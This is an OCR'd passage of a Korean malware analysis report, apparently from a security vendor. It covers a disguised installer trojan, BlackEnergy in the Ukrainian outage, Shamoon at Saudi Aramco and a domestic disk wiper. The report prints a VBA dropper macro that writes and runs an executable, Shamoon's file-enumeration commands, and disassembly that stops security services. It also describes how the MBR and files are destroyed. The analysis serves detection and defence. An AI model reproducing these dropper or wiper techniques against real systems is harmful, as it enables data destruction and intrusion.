해당 악성코드는 특정 동영상 플레이어 설치 파일로 위장하고 있으며, 감염된 PC의 정보를 수집하고 외부 C&C 서버로 접속하는 기능을 가지고 있다. G**PLAYERJPSETUP.exe에 의해 정상적인 동영상 플레이어 설치 파일과 다수의 악성코드를 설치하는 G**PlayerBetaSetup_JP.exe 파일이 설치된다.

3) G**PLAYERBETASETUP_JP.exe

RARSFX 형태의 파일이다. 압축해제되면 내부에 있는 Install.exe 파일이 실행된다. G**PLAYERBETASETUP_JP.exe 내부에는 다음과 같은 파일들이 존재한다.

```
- dll.tmp
- dll64.tmp
- install.exe
- instructions.pdf
- instructions64.pdf
```

4) Install.exe

감염된 시스템이 32비트 또는 64비트인지에 따라 dll.tmp 또는 dll64.tmp를 로드하여 복호화(xor 0x14)한다. 이후 install.exe 파일을 %windows₩temp 폴더에 install.ocx라는 파일명으로 복사한다. 원본 파일의 크기는 10,299 바이트지만 복사된 파일은 10,299 바이트 뒤에 00 값을 채워 파일 크기가 26,214,400 바이트로 늘어난다. 이와 함께 instructions.pdf 파일도 %window%temp 폴더로 복사된다. 이후 아래와 같은 레지스트리 키 값을 생성하여 install.ocx 파일을 등록한다.

```
HKU₩.DEFAULT₩Software₩Classes₩CLSID₩{B12AE898-D056-4378-A844-6D393FE37956}₩InProcServer32₩(Default)
"C:₩WINDOWS₩temp₩install.ocx"
```

이후 Explorer.exe를 강제 종료한 다음 재실행하는데, 이는 위의 레지스트리 키 값의 install.ocx를 로드 하기 위함이다. 로드된 install.ocx는 %window%temp 폴더로 복사된 instructions.pdf - 64비트 환경일 경우 instructions64.pdf - 파일을 디코딩(0x14, XOR)한 후 메모리에 로드한다. instructions.pdf가 실제 메인 악성코드 모듈로, 다음과 같은 기능을 수행한다.

- URL에 대한 액세스
- IP 주소 획득
- 윈도우 버전 정보 획득
- 현재 로그인 된 사용자명 획득
- CPU 정보 등 시스템 정보 획득
- 프로세스 실행
- 파일에 대한 액세스 - '쓰기(Write)' 속성 포함

파일 내에는 다음과 같은 PDB (Program Database) 정보를 가지고 있다.

- g:₩ykcx₩install(miansha)₩Release₩install.pdb
- h:₩2013.11.25₩server(壳)₩Release₩server.pdb
- h:₩2013.11.25₩白加黑₩server(update.dll)(instructions.pdf)₩Release₩server.pdb

6.2 우크라이나 정전 사례

약 8만 가구의 전력 공급이 중단됐던 2015년 우크라이나 대규모 정전 사태의 주범으로 블랙에너지(Black Energy) 악성코드가 지목되었다. 블랙에너지는 다양한 변화를 겪어온 악성코드이다. 2007년 DDoS 공격에 처음 이용되었으며, 2008년 조지아(Georgia) 공격에도 사용되었던 것으로 알려졌다. 드라이버 파일로 구성되어 있다는 것이 특징이며, 현재도 꾸준히 변형이 나타나고 있다.

연도	특징	버전
2007년	DDoS 공격 악성코드	1
2010년	코드 재 작성되어 루트킷, 암호화, 모듈화 특징 가지며 DDoS 공격, 인터넷 뱅킹 정보 탈취에 이용	2
2014년	표적 공격에 이용	3
2015년	매크로 내 악성코드 포함되어 표적공격에 이용. 우크라이나 정전과 연관	

[표 3] 블랙에너지 악성코드 변화

블랙에너지는 2014년 우크라이나 정전 사태와 폴란드에 대한 표적 공격에 이용되면서 주목받기 시작했다. 악성코드를 떨어뜨리는 드롭퍼와 실제 악성 행위를 수행하는 난독화된 드라이버 파일로 구성되어 있으며, FONTCACHE.DAT 등의 이름을 가진 파일이 생성된다.

1) 분석 샘플 정보


분석한 블랙에너지 악성코드의 기본 정보는 다음과 같다.

파일 이름	Vba_macro.exe
파일 크기	98,304 바이트
파일 생성 시간	1979년 1월 28일 00 시 25분 53초 (UTC 기준)
MD5	abeab18ebae2c3e445699d256d5f5fb1

SHA1	4c424d5c8cfedf8d2164b9f833f7c631f94c5a4c
SHA256	07e726b21e27eefb2b2887945aa8bdec116b09dbd4e1a54e1c137ae8c7693660
주요 기능 및 특징	드롭퍼
V3 진단명	Backdoor/Win32.Phdet

2) 악성 매크로

이 공격에는 악성 매크로를 포함한 엑셀 파일이 이용된 것으로 알려졌다. 문서를 열어본 사용자가 보안 경고 메시지의 '콘텐츠 사용'을 선택하면 매크로가 실행된다.



[그림 15] 악성 매크로가 포함된 엑셀 파일


매크로가 실행되면 %temp% 폴더에 vba_macro.exe 파일이 생성된다.


```
Private Sub MacroExpl()
    Dim fnum As Integer
    Dim fname As String
    Dim i As Integer
    Dim j As Integer
    Dim aa As Byte
    Init0
    Init1
    Init2
    Init3
    Init4
    Init5
    Init6
    Init7
    Init8
    Init9
    Init10
    Init11
    Init12
    Init13
    Init14
    Init15
    Init16
    Init17
    Init18
    Init19
    Init20
    Init21
    Init22
    Init23
    Init24
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "₩vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub
```

[그림 16] Vba_macro.exe를 생성하는 매크로 코드

3) FONTCACHE.dat

vba_macro.exe가 실행되면 FONTCACHE.dat 파일이 시스템에 생성된다. 이 파일은 윈도우 패킷 캡쳐 프로그램인 WinPcap와 관련된 파일로 위장하고 있다.




[그림 17] FONTCACHE.dat 속성

내부 문자열 또한 Winpcap 관련 파일처럼 가장하고 있다.


[그림 18] Winpcap 관련 파일로 위장

익스포트(export) 함수도 모두 정상 프로그램처럼 되어 있지만 PacketAllocatePacket 코드가 실행되면 암호를 풀면서 실행된다.



[그림 19] 정상 파일로 위장

메모리에 악성코드를 풀어 실행하며, 플러그인 파일을 다운로드하여 추가적인 기능을 수행한다.



[그림 20] 메모리 내에서 실행

6.3 사우디 아람코(Saudi Aramco) 사례

지난 2012년 8월 15일, 세계 최대 규모의 석유 기업 중 하나인 사우디 아람코(Saudi Aramco)[63]가 사이버 공격으로 약 3만 대의 시스템에 장애가 발생하는 피해를 입었다. 공격자가 어떻게 내부 시스템에 침입했는지는 아직 알려지지 않았다. 공격에 사용된 악성코드는 샤문(Shamoon) 또는 디스트트랙(Disttrack) 등으로 불리며, 사전에 내부 시스템을 파악하고 데이터를 삭제하기 위해 제작된 악성코드이다.[64]

1) 분석 샘플 정보

분석한 샤문 악성코드의 기본 정보는 다음과 같다.

파일 이름	알려지지 않음
파일 크기	989,184 바이트
파일 생성 시간	2012년 8월 9일 22시 46분 22초 (UTC 기준)
MD5	b14299fd4d1cbfb4cc7486d978398214
SHA1	7c0dc6a8f4d2d762a07a523f19b7acd2258f7ecc
SHA256	4f02a9fcd2deb3936ede8ff009bd08662bdb1f365c0f4a78b3757a98c2f40400
주요 기능 및 특징	하드디스크 자료 삭제 악성코드 드롭퍼.
V3 진단명	Win-Trojan/Disttrack.989184

63 http://www.saudiaramco.com


64 https://securelist.com/blog/incidents/57854/shamoon-the-wiper-copycats-at-work/

2) 파일 구성

악성 파일은 다음과 같이 구성되어 있다.


종류	내용
64비트 드롭퍼	64비트 디스크 파괴 악성코드와 감염 리포터 포함
디스크 파괴	드라이버 파일 생성하고 디스크 파괴
리포터	감염 보고

[표 4] 샤문(Shamoon) 악성코드 구성




[그림 21] 샤문 악성코드 구조

드롭퍼(Dropper)는 하드디스크 파괴 악성코드와 감염 사실을 알려주는 리포터 파일을 시스템에 떨어뜨리는 역할을 한다. 파일 속성 정보를 살펴보면 'Distributed Link Tracking Server'라는 설명과 함께 마이크로소프트에서 제작한 파일로 가장하고 있다.



[그림 22] 드롭퍼 등록 정보

데이터 파괴 파일은 'C:₩Shamoon₩ArabianGulf₩wiper₩release₩wuper.pdb'와 같은 PDB 정보를 가지고 있다. 'ArabianGulf'와 같은 문자열을 통해 공격 대상이 명확하다는 것을 짐작할 수 있다.



[그림 23] PDB 정보 내의 특징적인 문자열

3) 데이터 삭제

데이터 삭제 파일이 실행되면 드라이버 파일(drdisk.sys)를 생성하고 파일 목록을 얻는다.

```
dir "C:₩₩Documents and Settings₩₩₩" /s /b /a:-D 2>nul | findstr -i download 2>nul >f1.inf
dir ₩"C:₩₩Documents and Settings₩₩₩" /s /b /a:-D 2>nul | findstr -i document 2>nul >>f1.inf
dir C:₩₩Users₩₩ /s /b /a:-D 2>nul  | findstr -i download 2>nul >>f1.inf
dir C:₩₩Users₩₩ /s /b /a:-D 2>nul  | findstr -i document 2>nul >>f1.inf
dir C:₩₩Users₩₩ /s /b /a:-D 2>nul  | findstr -i picture 2>nul >>f1.inf
dir C:₩₩Users₩₩ /s /b /a:-D 2>nul  | findstr -i video 2>nul >>f1.inf
dir C:₩₩Users₩₩ /s /b /a:-D 2>nul  | findstr -i music 2>nul >>f1.inf
dir ₩"C:₩₩Documents and Settings₩₩₩" /s /b /a:-D 2>nul  | findstr -i desktop 2>nul >f2.inf
dir C:₩₩Users₩₩ /s /b /a:-D 2>nul  | findstr -i desktop 2>nul >>f2.inf
dir C:₩₩Windows₩₩System32₩₩Drivers /s /b /a:-D 2>nul >>f2.inf
dir C:₩₩Windows₩₩System32₩₩Config /s /b /a:-D 2>nul | findstr -v -i systemprofile 2>nul >>f2.inf
dir f1.inf /s /b 2>nul >>f1.inf
dir f2.inf /s /b 2>nul >>f1.inf
```

이후 시스템에 존재하는 파일을 JPEG 이미지로 덮어쓴다. 끝으로 하드디스크 MBR을 덮어써 시스템을 사용할 수 없게 하고 'shutdown -r -f -t 2'로 종료시킨다. 한편, 이 악성코드는 피해 시스템 수 등을 보고하는 기능도 갖고 있다.

6.4 국내 표적 공격으로 추정 사례

안랩은 지난 2015년 12월, 새로운 하드디스크 파괴 악성코드를 발견했다. 이 악성코드는 2014년 8월 최초 작성되었으며, 2015년 8월에 또 다른 변형이 제작된 것으로 보인다. 이들 악성코드가 실제 공격에 이용되었는지 여부는 아직 확인되지 않았다.


1) 분석 샘플 정보

분석 샘플의 기본 정보는 다음과 같다.

파일 이름	CrashPc.exe
파일 크기	62,976 바이트
파일 생성 시간	2014년 8월 14일 6시 28분 10초 (UTC 기준)
MD5	01bb0d11efd7775e9a3475450c89bc0b
SHA1	ea40bdd3f479dab6bef85eaf11a893aa0cd955d0
SHA256	af246082da667c0dcd5040d1e3b5b79cb19c115644571eef8c132c465523daf7
주요 기능 및 특징	하드디스크 내용 파괴
V3 진단명	Trojan/Win32.Wiper

2) 파일 이름

CrashPc.exe, test.exe 등의 이름을 가진 파일들이 발견되었으며, test.exe 파일의 생성일이 2015년 8월 24일이다. 악성코드 제작자가 테스트 목적으로 작성했을 것으로 추정된다. 파일 속성 정보를 살펴보면, 국내 자산관리 제품의 파일로 가장하고 있다. 단순히 해당 업체 명의만 도용한것인지, 혹은 관련 시스템을 해킹한 것인지는 확인되지 않았다.




[그림 24] 파일 속성 정보

3) 국내 보안 프로그램 방해 시도

악성코드가 실행되면 사용할 API 주소를 얻고 c:₩₩windows₩₩kernel32.log 파일의 존재 유무를 검사한다. 해당 파일이 존재할 경우 하드디스크 파괴 기능을 수행하지 않는다. CreateFilemappingA로 'FFFFFFF-200015CD-11150923-EF90000000'를 생성해 중복 실행을 막는다.

이 악성코드는 월/일/시/분에 대한 연산 후 값이 8141535(16 진수로 7C3ADF) 보다 클 경우에만 데이터 파괴를 수행한다. 즉, 특정 시점에 시스템 공격이 발생하도록 의도한 것으로 보인다.



[그림 25] 날짜 계산

하드디스크 파괴 수행 전에 주요 국산 보안 프로그램의 실행 중단을 시도한다. 안랩은 이미 자사 제품을 통해 해당 악성코드를 탐지 및 진단하고 있어, 해당 악성코드에 의한 실행 중단이 발생하지 않는다.

```
00401E31        call    CheckTime_4024F0
00401E36        push    offset aLJService ; "l_ Service"
00401E3B        call    CheckService_4026D0
00401E40        add     esp, 4
00401E43        push    offset al Service ; "  _ Service"
00401E48        call    StopService_402830
00401E4D        add     esp, 4
00401E50        push    offset al  guardsvc ; "h_..GuardSvc"
00401E55        call    CheckService_4026D0
00401E5A        add     esp, 4
00401E5D        push    offset aHI_.agentsvc ; "h  ..AgentSvc"
00401E62        call    StopService_402830
00401E67        add     esp, 4
00401E6A        lea     ebx, [ebx+0]
```


[그림 26] 국산 보안 프로그램 종료 시도

4) 자료 파괴

우선, 디스크 첫 부분인 MBR에 0으로 값을 채워 써서 시스템 부팅이 불가능하도록 한다. 이후 파일을 찾는다. Windows, Program Files, Program Files (x86), ProgramData, Recovery, $Recycle.Bin, System Volume Information, Windows.old, PerfLogs 폴더 내 파일이 아니면서 확장자가 DLL, LIB, SYS, INI, ICO, XML, CSS, JS, RSS, SCR, COM이 아닌 파일은 임의의 파일 이름으로 변경하고 파일을 빈 값으로 덮어쓴 후 삭제한다.

7. 사회기반시설의 보안 위협 요인

